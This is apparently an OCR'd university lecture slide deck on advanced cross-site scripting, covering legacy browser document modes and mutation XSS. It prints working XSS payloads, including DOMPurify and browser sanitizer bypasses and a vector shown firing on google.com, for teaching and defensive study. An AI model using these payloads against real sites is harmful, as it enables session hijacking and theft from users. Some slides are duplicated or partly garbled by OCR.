Web & Browser Security

Chapter Four: Advanced XSS


This is the time where we cover crazy stuff. Crazy.

A lecture by Dr.-Ing. Mario Heiderich
mario@cure53.de || mario.heiderich@rub.de

Our Dear Lecturer

- **Dr.-Ing. Mario Heiderich**
  - **Ex-Researcher and now Lecturer, Ruhr-Uni Bochum**
    - PhD Thesis about Client Side Security and Defense
  - **Founder & Director of Cure53**
    - Pentest- & Security-Firm located in Berlin
    - Security, Consulting, Workshops, Trainings
    - Ask for an internship if the force is string with you
  - **Published Author and Speaker**
    - Specialized on HTML5, DOM and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - **Maintains DOMPurify**
    - A top notch JS-only Sanitizer, also, couple of other projects
  - **Can be contacted but prefers not to be**
    - mario@cure53.de
    - mario.heiderich@rub.de


Act One



Advanced XSS

Why this topic?

- XSS attacks can be very easy to carry out
- But sometimes they require some dedication
- Or, very specific knowledge about browsers and server behaviors
- We want to now cover the parts where this is the case
  - Seemingly impossible XSS
  - Mutation XSS
  - Character Set XSS
  - Browser-specific Attacks
- Before we do that, let’s look at the least advanced bit of XSS
  - Self XSS. Or, the two kinds thereof.



Before get started.
Earlier we talked about XSS.

Let's think about Self-XSS.
And one kind of CSRF.


And how we can abuse that.

Context

- In this realm, context is usually everything
- The browser and HTML offer many contexts
  - HTML & Attribute Context
  - URL Context
  - Script Context, lots of sub-contexts
  - Style Context
  - SVG & XML Contexts
  - MathML Context
  - Comments & Invalid Elements
  - And so on…
- **XSS Polyglots** might help understanding this https://is.gd/q1fxtb

Can you break this allegedly unbreakable top notch XSS filter?


http://is.gd/5Guj2N



Browser Heirloom & Weird Artifacts

- Modern browsers **have to ship** legacy features, compatibility is king
- Now that leads to the actual fun part with XSS
  - “Browser Artifacts” and “Legacy Leftovers”
  - So called “Impedance Mismatches”
  - CSS Injections against Internet Explorer and old Opera
  - MHTML (http://is.gd/OYidbj), Other Non-Standard Features
  - Broken character sets and forbidden UTF-8 (http://is.gd/q6FZEf)
- Avoid block-listing, cultivate allow-lists!
- And don't you ever write your own XSS filter!
  - There's plenty of them out there – some even quite well built
  - HTMLPurifier, DOMPurify, OWASP’s Library, SafeHTML, MS’ AntiXSS Library
  - XSS Cheat Sheet, HTML5 Security Cheatsheet show possible bypasses

Not so basic anymore



- Ancient features, IE-only, HTML+Time
- 10+ obfuscation tricks at once
- http://is.gd/HMu0hQ
- MSIE8 only - killed in IE9
- Even in **old document modes**

```
1;--<?f><l ₩ :!!:x\/r\olv1600\h56;c5x#&b`=elyts/
\=µb5x#& =nigebno/₩`';'/ö\(2emit#tlu16x#&fed#)lru: κ
<\ŧyx#&/f2x#&d5x#&(13x#&04#&t411#&el1;450#&00u
```

Document Modes? What's that?

- Browsers tend to render HTML pages in different document modes
- Depending on page characteristics, the proper “docmode” is chosen
- Depending on the selected docmode, things change, old bugs come back
- **Now here's the good news for attackers**
  - We can set the document mode with HTML or HTTP headers
  - `<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />`
- Docmode can even be changed across domains
- With Docmode/Frame-Inheritance! http://is.gd/phgJeA
  - Reminds of the good old „Charset Inheritance“ https://is.gd/RF3RhD
  - This can have horrible consequences for website. More later!

Liberating Legacy Vectors

- **We can for example bring back deprecated features like CSS Expressions!**
  - They are still present in MSIE8 to MSIE10 – MSIE11 killed them though
  - Well – usually we can – not always... `<!doctype html>` kills them too!
- **We get access to a very large amount of old features**
  - Several default behaviors http://is.gd/cg7aWp
  - CSS expressions, mentioned already
  - XML Data Reduced http://is.gd/OPm619
  - WD-XSL and other XSL Quirks http://is.gd/wDytFJ
  - CSS Filters in IE8 docmode, Vector Markup Language
  - VBS in IE11, Different parser and DOM features

- Very useful for XSS attacks if standard injections don't work
- So – avoid being framed and the usage of HTML4 doctypes!

Eight or Five?

Yay! DEMO

- As we could see, there seems to be a problem
- Sometimes, the docmode isn't set to what we expect
- This has a reason, the doc**mode** is influenced by the doc**type**.
  - `<!doctype html>` fixates the docmode in a certain way
  - We cannot easily go below docmode 8
- That can sometimes be rather unfortunate, often we only need document mode 8 – but what if we need docmode 5?
- **Well, there is several ways to get around that limitation**
  - One is of technical nature, one involved a bit of Social Engineering
  - Both are… awkward in their own ways. Let's have a closer look!

One more example...

- While IE11 will be close to what WHATWG and W3C recommend...
- The older document modes are still quirky and **will stay that way!**
- So, using this Iframe trick, we will be able to use these for many more years to come
  - Also thanks to the fact that MSIE is embedded in modern Edge
- For example, JavaScript versus JScript:
  - Objects are also methods
  - Methods often expose extra features
  - `location('vbscript:alert(1)');`
  - `location.reload('javascript&#x3A;alert(1)');`
    - Sadly, got fixed in MS15-043 because it affected Google
  - `history.go('some string');`

Questions

1)What are docmodes and what are they for?

2)Do older docmodes bring all bugs back?


3)What other modes exist besides docmodes?

Mutations in the DOM: mXSS

- This attack is basically a nightmare come true.
  Browsers turned against webapps.
- Imagine, the browser turns harmless HTML into a dangerous attack vectors.
- The server will assume sane markup and no risk
  - This issue indeed exists, first reported in 2006
  - „Broken Print-Preview“ http://is.gd/fLVScq
- String-Mutation in certain DOM properties
- Result: *µ*XSS, mXSS or “Mutation XSS”
- Back then, affected applications and libraries:
- 2+ Million libraries according to Github
  - 6+ vector classes, affect webmailers, everyone with a RTE
  - Yahoo! Mail, OWA, Hotmail, Sharepoint, etc.
  - And DOMPurify of course, massively so
- **Let's have a closeer look at this!**

Or, to be more clear

- Attacker submits HTML
- Server receives it to sanitize
  - Says, that looks safe, **all fine**
  - Sends it back to browser
- Browser receives HTML
  - Renders it initially, **all fine**
  - Some DOM logic fiddles with it
  - Browser re-renders, HTML **mutates**
- Injected JavaScript activates and fires



Examples

- Let’s fire up the `innerHTML` Test Tool
- You can find it here https://html5sec.org/innerhtml/
    - And play with Attributes
    - Inline CSS
    - Unknown Elements
    - Invalid Elements
    - Double Parsing Bugs
- This is a much better tool though
    - https://software.hixie.ch/utilities/js/live-dom-viewer/


Yay!
DEMO

Newer Variations

Both vectors identified and
published by Gareth Heyes

```
<%/z=%&gt&lt;p/&#111;nresize&#x3d;alert(1)//>
```

```
<div='/x=&#39&gt&lt;iframe/
onload=alert(1)&gt>
```



Cure53
@cure53berlin

MSIE will be back for good! This is too good to be true.

"Microsoft Edge with Internet Explorer Mode" youtube.com/watch?v=E2dm29…

HT to @c0d3g33k for the pointer :D

Microsoft Edge with Internet Explorer Mode - PRE09
With the release of Internet Explorer mode, Microsoft Edge will support modern sites and legacy web apps in a single web browser. In this video, Fred Pullen ...
youtube.com

3:53 AM - 7 May 2019

16 Retweets 39 Likes

Other Browsers

Firefox cannot be trusted with *innerHTML* and SVG

```
<script>
document.write('<svg><p><style><img
src="</style><img src=x
onerror=alert(1)//">')
</script>
```

Chrome cannot be trusted with Unicode
(sadly fixed in Chrome 62)

```
<a href=&#x3000;javascript:alert(1)>CLICK
```

Other Browsers

Chrome recently fixed another mXSS problem

```
<math><annotation-xml
encoding="text/html"><xmp>&lt;/xmp>&lt;img
src=x onerror=alert(1)></xmp></annotation-
xml></math>
```

Other Browsers

Chrome recently fixed another mXSS problem

```
<math><annotation-xml
encoding="text/html"><xmp>&lt;/xmp>&lt;img
src=x onerror=alert(1)></xmp></annotation-
xml></math>
```

Other Browsers

Chrome recently fixed another mXSS problem

```
<math><annotation-xml encoding="text/html"><xmp>&lt;/xmp>&lt;img src=x onerror=alert(1)></xmp></annotation-xml></math>
```

Modern Examples

- Only a short while ago, a new mXSS Pattern was found
- It did affect DOMPurify and we fixed it
  - It only if the `<noscript>` tag was permitted
  - Which was and is not the case by default
- It was a rather surprising one and novel at the time
- It only makes sense if we understand client-side sanitization

```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
```

JavaScript is off. At least "inside", inside the Sanitizer document Why? Because we parse using DOMParser. No JavaScript.

DOMPurify thinks "okay, all good."

```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
</noscript>
```


"All good" because... all bad stuff is
locked inside an attribute!

```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
</noscript>
```

However later, in the browser, JavaScript is ofc active! Otherwise we wouldn't need our sanitizer in the first place.

So, everything changes. Oh dear!


```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
```



www.google.com says

1

```
oscript><p title="</noscript><img src=x onerror=alert(1)>">
```



google.de/?q=<noscript><p+title%3D"</noscript><img+src%3Dx+onerror%3Dalert(1)>">

script><p title="</noscript><img src=x onerror=debugger>">

```
3916        , s_6ca = s_Zba("<br>", 0);
3917      var s_7ca = s_yc(function() {
3918          var a = document.createElement("div");
3919          a.innerHTML = "<div><div></div></div>";
3920          var b = a.firstChild.firstChild;
3921          a.innerHTML = "";
3922          return !b.parentElement
3923      })
3924        , s_8ca = function(a, b) {
3925          if (s_7ca())
3926              for (; a.lastChild; )
3927                  a.removeChild(a.lastChild);
3928          a.innerHTML = b
3929      }
3930        , s_Rc = function(a, b) {
3931          s_8ca(a, s_Nc(b))
3932      }
3933        , s_Sc = function(a, b) {
3934          b = b instanceof s_Gc ? b : s_Jca(b);
3935          a.href = s_Hc(b)
3936      }
3937        , s_Dpa = function(a, b) {
3938          if (!(b instanceof s_Gc)) {
3939
```

Line 3928, Column 21

```
onerror     ?q=<noscript><p...Dalert(1)>">:1
error (async)
s_8ca
      rs=ACT90oEw-bTX...formatted:3928
s_Rc  rs=ACT90oEw-bTX...formatted:3931
s_wve
      rs=ACT90oEw-bTX...ormatted:15553
s_Pxe
      rs=ACT90oEw-bTX...ormatted:17300
s_83.la
      rs=ACT90oEw-bTX...ormatted:20866
s_rwe
      rs=ACT90oEw-bTX...ormatted:14910
(anonymous)
```

```
GET https://www.google.de/x 404                                  x:1
>
```

Check out the video!

https://is.gd/oRNBLZ

And all the code!

https://is.gd/SdP0SK

But it’s gonna get worse.

- In autumn 2019, it seems, an mXSS season began
  - DOMPurify was being bypassed several times in a row
  - First bypass was spotted by Michał Bentkowski
  - Then, several other ones “internally” discovered, by Masato
- There was two different root causes back then
  - **Predictable Changes** in markup-type force a change of parser

    ^ Type as in HTML, SVG, etc.
  - **Unpredictable Changes** in markup-type force a change of parser

mXSS Root-Cause Number One

- **Predictable Changes** in markup-type force a change of parser
  - Browser first thinks it’s XML, then oh, it’s HTML
  - Once the browser re-decides, ofc, other rules apply
  - This is especially for Style-Elements
  - And because of that, we get a bypass! mXSS.

```
<svg></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

